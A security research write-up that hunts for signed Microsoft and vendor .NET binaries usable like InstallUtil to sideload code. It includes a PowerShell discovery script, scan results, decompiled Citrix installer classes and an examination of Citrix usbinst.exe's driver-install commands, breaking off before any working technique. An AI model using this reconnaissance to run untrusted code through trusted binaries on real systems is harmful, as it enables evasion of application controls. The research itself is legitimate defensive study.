




# System.Configuration.Installer

## Research Idea

### Background

Casey Smith tweeted the following:



CS   
@subTee



Things like this:

That open up an assembly, as RO,  
interrogate it for members, then  
executed portions.

Goes Waaay beyond just InstallUtil.

Someone should look at this.

# "Not it"



Installer.Installers Property  
(System.Configuration.Install)  
[docs.microsoft.com](https://docs.microsoft.com)

5:16 PM · 18 Jul 21 · [Twitter for iPhone](#)

1 Like



Tweet your reply



He states "Things like this: That open up an assembly, as RO (Read Only), interrogate it for members, then executed portions". The link in the tweet is below.

<https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installer.installers?view=netframework-4.8>

I wasn't picking up what Casey was laying down so I texted him. Here's an excerpt of our conversation

Spehn: "What exactly was your idea here? I was busy at the time and took a screenshot for later. Do you mean enumerate all .NET assembly for Installers then figure out if we can execute code within an assembly?"

Smith: "Find things, Microsoft or other products that you can side load with your own installer. So when it goes to "see" what the assembly properties are, it will load /exec your things"

From a little research and reading the documentation, I believe Casey is suggesting to look for System.Configuration.Install.InstallerCollection Installers. Specifically, we're looking for .NET assemblies that contain the InstallerCollection class (<https://docs.microsoft.com/en-us/dotnet/api/system.configuration.install.installercollection?view=netframework-4.8>) that contains an AssemblyInstaller. Basically, we're looking for signed binaries from Microsoft and other vendors that implement the same functionality as InstallUtil in order to "sideload" a .NET assembly similar to InstallUtil if not exactly the same as it.

## Identifying .NET Assemblies with references to System.Configuration.Installer

I wrote a simple powershell script to identify .NET assemblies with references to System.Configuration.Installer. The source code is shown below.

```
try {
    $targets = Get-ChildItem "C:\" -Recurse -Include "*.dll", "*.exe",
    "*.cpl" | ForEach-Object { try { Get-AuthenticodeSignature $_.fullname }
    catch { "ALARME THIS IS NOT SIGNED OR SOMETHING WENT WRONG " } }
}
catch {
    "Something went wrong"
}

"GCI has completed"

Foreach ($i in $targets){
    try{
        [reflection.assemblyname]::GetAssemblyName($i.path)
        "Copying " + $i.path + " to current directory"
        Copy-Item $i.path .
    }
    catch { "Not a .NET assembly" }
}
```

```

$newTargets = Get-ChildItem -Name -Include "*.dll", "*.exe", "*.cpl"
Foreach($i in $newTargets){
    try{
        $assembly = [System.Reflection.Assembly]::LoadFile("${pwd}\${i}")
    }
    catch {
        "Cannot load ${pwd}\${i}"
    }

    if ($assembly.GetReferencedAssemblies().name -contains
"System.Configuration.Install"){
        $assembly.FullName + "${i} contains System.Configuration.Installer
assembly reference"
        $i
    }
}

```

I ran this script against my development VM and the results are shown below.

```

Citrix.Diagnostics, Version=7.1.3.0, Culture=neutral,
PublicKeyToken=7110990e26881462 contains System.Configuration.Installer
assembly reference
dzagent, Version=3.4.1.445, Culture=neutral, PublicKeyToken=5963130873dd3a75
contains System.Configuration.Installer assembly reference
InstallUtil, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
Microsoft.CertificateServices.PKIClient.Cmdlets, Version=10.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35 contains
System.Configuration.Installer assembly reference
Microsoft.ManagementConsole, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer
assembly reference
Microsoft.VisualStudio.Configuration, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
Microsoft.Web.Deployment, Version=9.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer

```

```
assembly reference
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35 contains System.Configuration.Installer
assembly reference
System.Management, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
System.Management.Instrumentation, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089 contains System.Configuration.Installer
assembly reference
System.Messaging, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
System.ServiceProcess, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a contains System.Configuration.Installer
assembly reference
```

I also ran the script against my host machine and the results are below.

```
Box.Desktop.UpdateService, Version=2.22.445.0, Culture=neutral,
PublicKeyToken=nullBox.Desktop.UpdateService.exe contains
System.Configuration.Installer assembly reference
Box.Desktop.UpdateService.exe
IntelAudioService, Version=1.0.1287.0, Culture=neutral,
PublicKeyToken=nullIntelAudioService.exe contains
System.Configuration.Installer assembly reference
IntelAudioService.exe
jp_LEPToastLnc.resources.dll
Lenovo.Modern.ImController, Version=1.1.20.1, Culture=neutral,
PublicKeyToken=nullLenovo.Modern.ImController.exe contains
System.Configuration.Installer assembly reference
Lenovo.Modern.ImController.exe
LenovoVantageService, Version=3.7.19.0, Culture=neutral,
PublicKeyToken=3eb6008cf9a3a112LenovoVantageService.exe contains
System.Configuration.Installer assembly reference
LenovoVantageService.exe
Microsoft.CertificateServices.PKIClient.Cmdlets, Version=10.0.0.0,
Culture=neutral,
PublicKeyToken=31bf3856ad364e35Microsoft.CertificateServices.PKIClient.Cmdle
```


ts.dll contains System.Configuration.Installer assembly reference  
Microsoft.CertificateServices.PKIClient.Cmdlets.dll  
Microsoft.ManagementConsole, Version=3.0.0.0, Culture=neutral,  
PublicKeyToken=31bf3856ad364e35Microsoft.ManagementConsole.dll contains  
System.Configuration.Installer assembly reference  
Microsoft.ManagementConsole.dll  
SUService, Version=5.7.0.124, Culture=neutral,  
PublicKeyToken=nullSUService.exe contains System.Configuration.Installer  
assembly reference  
SUService.exe  
System.Management.Automation, Version=3.0.0.0, Culture=neutral,  
PublicKeyToken=31bf3856ad364e35System.Management.Automation.dll contains  
System.Configuration.Installer assembly reference  
System.Management.Automation.dll  
System.Management, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b03f5f7f11d50a3aSystem.Management.dll contains  
System.Configuration.Installer assembly reference  
System.Management.dll  
System.Management.Instrumentation, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b77a5c561934e089System.Management.Instrumentation.dll  
contains System.Configuration.Installer assembly reference  
System.Management.Instrumentation.dll  
System.Messaging, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b03f5f7f11d50a3aSystem.Messaging.dll contains  
System.Configuration.Installer assembly reference  
System.Messaging.dll  
System.ServiceProcess, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b03f5f7f11d50a3aSystem.ServiceProcess.dll contains  
System.Configuration.Installer assembly reference  
System.ServiceProcess.dll  
ThunderboltService, Version=1.41.823.0, Culture=neutral,  
PublicKeyToken=nullThunderboltService.exe contains  
System.Configuration.Installer assembly reference  
ThunderboltService.exe  
Lenovo.Modern.ImController, Version=1.1.19.9, Culture=neutral,  
PublicKeyToken=nullx64\_ImController\_Lenovo.Modern.ImController.exe contains  
System.Configuration.Installer assembly reference  
x64\_ImController\_Lenovo.Modern.ImController.exe

# Exploring .NET assemblies with System.Configuration.Installer references


With plenty of potential .NET assembly targets for this research, I started opening different executable assemblies in a tool called dnSpy to view the .NET assembly source code.

## Citrix.Diagnostics.dll

First, I validated the target .NET assembly, Citrix.Diagnostics.dll, references System.Configuration.Installer as shown in the screenshot below.



The PowerShell script worked as expected and I continued manual analysis within dnSpy by searching for "Installer" as shown in the screenshot below.



We can observe that "m\_installer" is a private property within the Citrix.Diagnostics.TraceModule class which is using the System.Configuration.Installer via inheritance. Further analysis shows that the .NET assembly contains the System.Configuration.Installer.Install and System.Configuration.Installer.Uninstall methods like InstallUtil as shown below.

```
using System;
using System.Collections;
using System.Configuration.Install;
using System.Reflection;
using Citrix.Diagnostics.Recorder.Cdf;

namespace Citrix.Diagnostics
{
    // Token: 0x02000008 RID: 8
    public abstract class TraceModule : Installer
    {
        // Token: 0x060000DD RID: 221 RVA: 0x00003FA0 File Offset:
        0x00002FA0
        protected TraceModule()
        {
            MemberInfo type = base.GetType();
            object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
            this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
            Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
            this.m_installer = new TraceInstaller();
            this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
        }

        // Token: 0x060000DE RID: 222 RVA: 0x0000400E File Offset:
        0x0000300E
        public override void Install(IDictionary stateSaver)
        {
            base.Install(stateSaver);
            this.m_installer.Install(stateSaver);
        }
    }
}
```



```

        // Token: 0x060000DF RID: 223 RVA: 0x00004023 File Offset:
0x00003023
        public override void Commit(IDictionary savedState)
        {
            base.Commit(savedState);
            this.m_installer.Commit(savedState);
        }

        // Token: 0x060000E0 RID: 224 RVA: 0x00004038 File Offset:
0x00003038
        public override void Rollback(IDictionary savedState)
        {
            base.Rollback(savedState);
            this.m_installer.Rollback(savedState);
        }

        // Token: 0x060000E1 RID: 225 RVA: 0x0000404D File Offset:
0x0000304D
        public override void Uninstall(IDictionary savedState)
        {
            base.Uninstall(savedState);
            this.m_installer.Uninstall(savedState);
        }

        // Token: 0x04000023 RID: 35
        private TracingModuleAttribute m_moduleAttribute;

        // Token: 0x04000024 RID: 36
        private TraceInstaller m_installer;
    }
}

```

We're on the right track in identifying a .NET assembly that could potentially be used similar to the InstallUtil LOLBin. Let's dive deeper and analyze what "TraceModule()" is doing exactly.

```

protected TraceModule()
{
    MemberInfo type = base.GetType();
    object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
    this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
    Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
    this.m_installer = new TraceInstaller();
    this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
}

```

At a first glance, it looks like it grabs the base type then attempts to get the custom attributes that's a type of TracingModuleAttribute then adds the custom attribute to the "customAttributes" object. Let's take a deeper look at what a "TracingModuleAttribute" entails.

```

using System;

namespace Citrix.Diagnostics
{
    // Token: 0x02000009 RID: 9
    [AttributeUsage(AttributeTargets.Class, AllowMultiple = false)]
    public sealed class TracingModuleAttribute : Attribute
    {
        // Token: 0x060000E2 RID: 226 RVA: 0x00004062 File Offset:
0x00003062
        public TracingModuleAttribute(string moduleName, string moduleGuid)
: this(moduleName, moduleGuid, string.Empty)
        {
        }

        // Token: 0x060000E3 RID: 227 RVA: 0x00004071 File Offset:
0x00003071
        public TracingModuleAttribute(string moduleName, string moduleGuid,
string aoGuid)
        {
            this.m_moduleName = moduleName;

```

```

        this.m_moduleGuid = moduleGuid;
        this.m_aoGuid = (string.IsNullOrEmpty(aoGuid) ? "F9ABE5BC-BFDF-
4DA0-8459-7021088E9D90" : aoGuid);
    }

    // Token: 0x17000006 RID: 6
    // (get) Token: 0x060000E4 RID: 228 RVA: 0x0000409D File Offset:
0x0000309D
    public string ModuleName
    {
        get
        {
            return this.m_moduleName;
        }
    }

    // Token: 0x17000007 RID: 7
    // (get) Token: 0x060000E5 RID: 229 RVA: 0x000040A5 File Offset:
0x000030A5
    public string ModuleGuid
    {
        get
        {
            return this.m_moduleGuid;
        }
    }

    // Token: 0x17000008 RID: 8
    // (get) Token: 0x060000E6 RID: 230 RVA: 0x000040AD File Offset:
0x000030AD
    public string AlwaysOnGuid
    {
        get
        {
            return this.m_aoGuid;
        }
    }

    // Token: 0x04000025 RID: 37

```

```

        private string m_moduleName;

        // Token: 0x04000026 RID: 38
        private string m_moduleGuid;

        // Token: 0x04000027 RID: 39
        private string m_aoGuid;
    }
}

```

The "TracingModuleAttribute" class contains an object called "TracingModuleAttribute" with the following properties set in the constructor:

- TracingModuleAttributes.m\_moduleName
- TracingModuleAttributes.m\_moduleGuid
- TracingModuleAttributes.m\_aoguid

The "TraceModule()" method then uses the getter method "TracingModuleAttribute.ModuleGuid" to obtain the GUID from the "TracingModuleAttribute" object. After that it creates a new "TraceInstaller()" object using the "m\_installer" property and calls "Initialize" to instantiate the object with the "TraceModuleAttribute.ModuleName" and "TraceModuleAttribute.ModuleGuid" getter methods.

```

protected TraceModule()
{
    MemberInfo type = base.GetType();
    object[] customAttributes =
type.GetCustomAttributes(typeof(TracingModuleAttribute), false);
    this.m_moduleAttribute = (customAttributes[0] as
TracingModuleAttribute);
    Guid guid = new Guid(this.m_moduleAttribute.ModuleGuid);
    this.m_installer = new TraceInstaller();
    this.m_installer.Initialize(this.m_moduleAttribute.ModuleName,
guid);
}

```

Now that we've identified what "TracingModuleAttribute" is doing, let's take a closer look at what the "TraceInstaller" object is doing. The "TraceInstaller" class source code is below.

```

using System;
using System.Collections;
using Microsoft.Win32;

namespace Citrix.Diagnostics.Recorder.Cdf
{
    // Token: 0x02000002 RID: 2
    public class TraceInstaller
    {
        // Token: 0x06000002 RID: 2 RVA: 0x000020D8 File Offset: 0x000010D8
        public void Initialize(string moduleName, Guid guid)
        {
            this.m_bInitialized = true;
            this.m_moduleName = moduleName;
            this.m_guid = guid;
        }

        // Token: 0x06000003 RID: 3 RVA: 0x000020F0 File Offset: 0x000010F0
        public void Install(IDictionary stateSaver)
        {
            try
            {
                RegistryKey registryKey =
Registry.LocalMachine.CreateSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules");
                if (registryKey != null)
                {
                    RegistryKey registryKey2 =
registryKey.CreateSubKey(this.m_moduleName);
                    int num = (int)registryKey2.GetValue("ReferenceCount",
0);

                    registryKey2.SetValue("ReferenceCount", num + 1);
                    registryKey2.SetValue("IsDotNetAssembly", 1);
                    registryKey2.SetValue("GUID", this.m_guid.ToString());
                    registryKey2.SetValue("Flags", 7);
                    registryKey2.SetValue("Level", 0);
                    registryKey2.SetValue("Enabled", 0);
                }
            }
        }
    }
}

```

```

    }
    catch (UnauthorizedAccessException)
    {
    }
}

// Token: 0x06000004 RID: 4 RVA: 0x000021C4 File Offset: 0x000011C4
public void Uninstall(IDictionary savedState)
{
    this.UninstallWorker();
}

// Token: 0x06000005 RID: 5 RVA: 0x000021CC File Offset: 0x000011CC
public void Rollback(IDictionary savedState)
{
    this.UninstallWorker();
}

// Token: 0x06000006 RID: 6 RVA: 0x000021D4 File Offset: 0x000011D4
public void Commit(IDictionary savedState)
{
}

// Token: 0x06000007 RID: 7 RVA: 0x000021D8 File Offset: 0x000011D8
private void UninstallWorker()
{
    try
    {
        RegistryKey registryKey =
Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix
\\Tracing\\Modules\\" + this.m_moduleName, true);
        if (registryKey != null)
        {
            int num = (int)registryKey.GetValue("ReferenceCount",
0);

            num--;
            if (num > 0)
            {
                registryKey.SetValue("ReferenceCount", num);
            }
        }
    }
    catch { }
}

```

```

        registryKey.Close();
    }
    else
    {
        registryKey.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules\\" + this.m_moduleName, false);
        RegistryKey registryKey2 =
Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules", true);
        if (registryKey2.SubKeyCount == 0 &&
registryKey2.ValueCount == 0)
        {
            registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing\\Modules", false);
            registryKey2 =
Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing", true);
            if (registryKey2.SubKeyCount == 0 &&
registryKey2.ValueCount == 0)
            {
                registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix\\Tracing", false);
                registryKey2 =
Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix", true);
                if (registryKey2.SubKeyCount == 0 &&
registryKey2.ValueCount == 0)
                {
                    registryKey2.Close();

Registry.LocalMachine.DeleteSubKey("SYSTEM\\CurrentControlSet\\Control\\Citrix", false);
            }

```





```

// Token: 0x04000009 RID: 9
private const string cszReferenceCount = "ReferenceCount";


// Token: 0x0400000A RID: 10
private bool m_bInitialized;

// Token: 0x0400000B RID: 11
private string m_moduleName;

// Token: 0x0400000C RID: 12
private Guid m_guid;
}
}

```

We already knew what "TracelInstaller.Initialize" does so let's take a look at the other methods, immediately we see the "Install" and "Uninstall" methods which is a good sign for our research. Within the "TracelInstaller.Install" method, we can observe that registry keys are being created and set. Let's take a look at the registry on our development machine to see the end result.



Okay, the

"Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Citrix\Tracing\Modules" subkey exists on our development VM. Let's take a look at one of the subkeys under "Modules".

Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Citrix\Tracing\Modules\IcaClient\_GenericUsb\_Ctxusbm

Control	Name	Type	Data
{7746D80F-97E0-4E26-9543-26B41FC22F79}	(Default)	REG_SZ	(value not set)
AccessibilitySettings	Classes	REG_SZ	
ACPI	Enabled	REG_DWORD	0x00000000 (0)
AppID	Flags	REG_DWORD	0x00000007 (7)
AppReadiness	GUID	REG_SZ	1671ADDD-E1A6-417c-B44C-CED7ED524487
Arbiters	Level	REG_DWORD	0x00000000 (0)
Audio			
BackupRestore			
BGFX			
BitLocker			
BitlockerStatus			
Bluetooth			
CI			
Citrix			
Tracing			
Modules			
IcaClient_GenericUsb_Ctxusbm			
IcaClient_GenericUsb_Ctxusbr			
IcaClient_GenericUsb_Vdusb			

The "TraceInstaller.Install" method sets the values of the "TraceInstaller.Install" from the "TraceModuleAttribute" object we analyzed previously. Now I'm wondering if the "IcaClient\_GenericUsb\_Vdusb" is a reference to another .NET assembly that "TraceModule" will Install or Uninstall similar to InstallUtil. Unfortunately, I don't think any of the modules installed on my development machine are actually .NET assemblies due to the "IsDotNetAssembly". Let's validate this assumption by searching "C:\Program Files (x86)\Citrix" for "usb".

Search Results in ICA Client

usbinst.exe	C:\Program Files (x86)\Citrix\ICA Client\Drivers64	Type: Application	Date modified: 5/17/2018 2:41 AM Size: 525 KB
-------------	--	-------------------	--

Now let's take a look at the contents of the "C:\Program Files (x86)\Citrix\ICA Client\Drivers64" directory.

This PC > Local Disk (C:) > Program Files (x86) > Citrix > ICA Client > Drivers64


Name	Date modified	Type	Size
ctxusbm	4/7/2021 1:33 PM	File folder	
ctxusbr	4/7/2021 1:33 PM	File folder	
usbinst.exe	5/17/2018 2:41 AM	Application	526 KB

Okay, the "usbinst.exe" binary could be interesting and potentially "Install" or "Uninstall" what's related to the registry keys we observed previously. First, let's take a look in both "ctxusbm" and "ctxusbr" directories.

This PC > Local Disk (C:) > Program Files (x86) > Citrix > ICA Client > Drivers64 > ctxusbm				
Name	Date modified	Type	Size	
ctxusbm.cat	5/17/2018 2:20 AM	Security Catalog	9 KB	
ctxusbm.inf	5/17/2018 2:20 AM	Setup Information	7 KB	
ctxusbm.sys	5/17/2018 2:20 AM	System file	137 KB	

This PC > Local Disk (C:) > Program Files (x86) > Citrix > ICA Client > Drivers64 > ctxusbr				
Name	Date modified	Type	Size	
ctxusbr.cat	5/17/2018 2:20 AM	Security Catalog	9 KB	
ctxusbr.inf	5/17/2018 2:20 AM	Setup Information	11 KB	
ctxusbr.sys	5/17/2018 2:20 AM	System file	66 KB	
WdfColInstaller01011.dll	5/17/2018 2:20 AM	Application exten...	1,763 KB	

The contents of both directories appear to be drivers, however, the "ctxusbr" directory is more interesting since it contains the "WdfColInstaller01011.dll". Now I'm wondering if the "usbinst.exe" uses both "Citrix.Diagnostics.dll" and "WdfColInstaller01011.dll" to facilitate the installation of these drivers. Could we potentially coerce installation of our own driver? It's not clear yet, let's see if "usbinst.exe" and "WdfColInstaller01011.dll" are .NET assemblies by attempting to open them with dnSpy.



Unfortunately, these are not .NET assemblies. Let's continue with taking a look at both code signing certificates for these.

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64\ctxusbr > Get-AuthenticodeSignature .\WdfCoInstaller01011.dll|select -ExpandProperty SignerCertificate
```

Thumbprint	Subject
59112489FEEE0EC01DAFD9EB94C128C627930259	CN=Microsoft Windows Hardware Compatibility Publisher, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

COMMANDO 7/29/2021 10:22:33 AM

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64\ctxusbr > cd ..
```

COMMANDO 7/29/2021 10:22:41 AM

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64 > Get-AuthenticodeSignature .\usbinst.exe|select -ExpandProperty SignerCertificate
```

Thumbprint	Subject
------------	---------

```
-----  
45137701E7682167333D8D4FD70A9987C8170123  CN="Citrix Systems, Inc.",  
OU=XenApp(ClientSHA256), O="Citrix Systems, Inc.", L=Ft. Lauderdale, S=FL,  
C=US
```

Okay, the DLL is signed by Microsoft and the exe is signed by Citrix. Let's google the Microsoft DLL to see what comes up. I found the following article from Microsoft and our assumption about it being driver related is correct:

<https://docs.microsoft.com/en-us/windows-hardware/drivers/wdf/installation-components-for-kmdf-drivers>

Now that we know it's related to driver installation, let's run "usbinst.exe" from the command line to see if there's any command line parameters.

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64 > .\usbinst.exe  
USAGE: usbinst.exe <cmd> <args>  
      USB Support installation helper.  
  
InstallHinfSection "<section> <flags> <inf file>"  
      Call InstallHinfSection to install the given section of  
      the specified inf file.  
  
SetupCopyOEMInf "<inf file>"  
      Copy the specified .inf file to the system directory.  
  
SetupUninstallOEMInf "<inf file>"  
      Uninstall the specified .inf file from the system directory.
```

Interesting, looks like it is related to USB driver installation. Could we use this to install our own driver or potentially get code execution? Let's keep exploring to find out.

InstallHinfSection maps to the following API call in setupapi.dll:

<https://docs.microsoft.com/en-us/windows/win32/api/setupapi/nf-setupapi-installhinfsectionw>

I validated this by opening "usbinst.exe" in APIMonitor as shown in the screenshot below.

Monitored Processes					Summary   248 of 2,095 calls   91% filtered out   1.42 MB used   usbinst.exe		
Modules					API		
#	Time of Day	Thread	Module	API	Return Value		
667	11:45:39.668 AM	1	usbinst.exe	SetUnhandledExceptionFilter ( 0x00007f6407f130c )	NULL		
676	11:45:39.668 AM	1	usbinst.exe	EnterCriticalSection ( 0x00007f64086a0d8 )			
677	11:45:39.668 AM	1	usbinst.exe	LeaveCriticalSection ( 0x00007f64086a0d8 )			
678	11:45:39.668 AM	1	usbinst.exe	EnterCriticalSection ( 0x00007f64086a130 )			
679	11:45:39.668 AM	1	usbinst.exe	LeaveCriticalSection ( 0x00007f64086a130 )			
680	11:45:39.668 AM	1	usbinst.exe	GetForegroundWindow ( )	0x000000000000403ae		
681	11:45:39.668 AM	1	usbinst.exe	InstallHinfSectionW ( 0x000000000000403ae, NULL, "ClassInstall32 UnregisterDLLs \ctxusbm\ctxusbm.inf", 0 )			
